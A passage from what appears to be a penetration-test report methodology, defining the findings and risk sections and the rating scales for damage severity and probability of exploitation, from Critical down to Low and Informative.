3. **Findings of the test** - Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as found during the examination. The test results can be normal or in a status that endangers the entire array tested, at the level of exposure to damage to activity continuity, leaked sensitive information or damage to property and people.
4. **The risks as a result of the existing situation** - A rating that clarifies what is the risk arising to the customer from the findings.
5. **Severity of the damage** - The method of determining the level of damage is performed according to the following details:

**Critical** – For the following risks:

- The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and / or infrastructure.
- The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
- Unauthorized disruption / alteration of information that may threaten the stability of the organization or endanger human life.

**High** - For the following risks:

- The realization of the risk will impair the information availability of a sensitive system.
- Exposure of sensitive information.
- Unauthorized disruption / change of sensitive information in the system.

**Medium** - For the following risks:

- The realization of the risk will lead to the immediate and direct shutdown of an insensitive system.

- The realization of the risk may, in an uncertain manner, lead to the shutdown of a sensitive system.
- Exposure of non-public inside information.
- Unauthorized disruption / change of information that is not sensitive in the system in a way that will require a lot of effort in data recovery.

**Low** - For other serious risks.

**Informative** - For information provided.

6. Probability of realization - how to define the reasonableness of the risk:

**Critical** - A critical likelihood will be defined in a situation where it is found that the exposure has already been actually exercised (by a non-examining entity) or is available for immediate exploitation without the need for any preparation.

**High** - High probability will be defined in the following situations:

- The risk can be realized by Social Engineering simply.
- No technological knowledge is required or the required technological knowledge is not extensive.
- Well-documented behavior.
- The time required to realize the risk is small.
- Ability to use mechanized tools.

**Medium** - Moderate likelihood will be defined in the following situations:

- Information is available online.
- Well-documented behavior.
- The period of time required to realize the risk is long.

**Low** - Lower than moderate probability or in situations only theoretically there is a chance of exploiting the weakness.